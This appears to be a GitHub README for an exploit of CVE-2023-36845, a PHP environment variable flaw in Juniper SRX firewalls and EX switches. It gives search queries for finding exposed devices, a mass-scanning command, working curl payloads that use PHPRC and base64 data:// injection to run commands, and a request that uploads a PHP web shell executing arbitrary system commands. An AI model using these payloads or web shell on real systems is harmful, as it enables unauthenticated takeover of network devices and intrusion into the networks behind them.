 charondefalt/juniper-exploit-cve-2023-36845
Exploit for CVE-2023-36845, a PHP environment variable manipulation vulnerability in Juniper SRX/EX, enabling unauthenticated remote code execution via crafted HTTP requests.


CVE-2023-36845 represents a notable PHP environment variable manipulation vulnerability that impacts Juniper SRX firewalls and EX switches. While Juniper has categorized this vulnerability as being of medium severity, in this article, we will elucidate how this singular vulnerability can be leveraged for remote, unauthenticated code execution.

title:"Juniper Web Device Manager"

title:"Juniper" http.favicon.hash:2141724739
Detection
python3 CVE-2023-36845.py -f targets.txt -o output.txt
Utilizing any protocol wrapper in conjunction with auto_prepend_file is feasible. The most suitable choice for this operation is the data:// protocol, which allows inline provision of the "secondary file". Here's a sophisticated representation of this exploit, executing the embedded <? phpinfo(); ?> within the data:// scheme:
curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'
Execute whoami command
<?php shell_exec('whoami'); ?>
curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD9waHAgc2hlbGxfZXhlYygnd2hvYW1pJyk7ID8+Cg=="'
Upload a file
<?php if(isset($_REQUEST[cmd])){ echo "<pre>"; $cmd = ($_REQUEST[cmd]); system($cmd); echo "</pre>"; die; }?>
$ curl http://target.tld/webauth_operation.php -d 'rs=do_upload&rsargs[]=[{"fileName": "shell.php", "fileData": ",PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUW2NtZF0pKXsgZWNobyAiPHByZT4iOyAkY21kID0gKCRfUkVRVUVTVFtjbWRdKTsgc3lzdGVtKCRjbWQpOyBlY2hvICI8L3ByZT4iOyBkaWU7IH0/Pgo=
", "csize": 110}]'
| Parameter | Description | Type |
|---|---|---|
| --file / -f | Input targets file | File |
| -o | Output file | File |
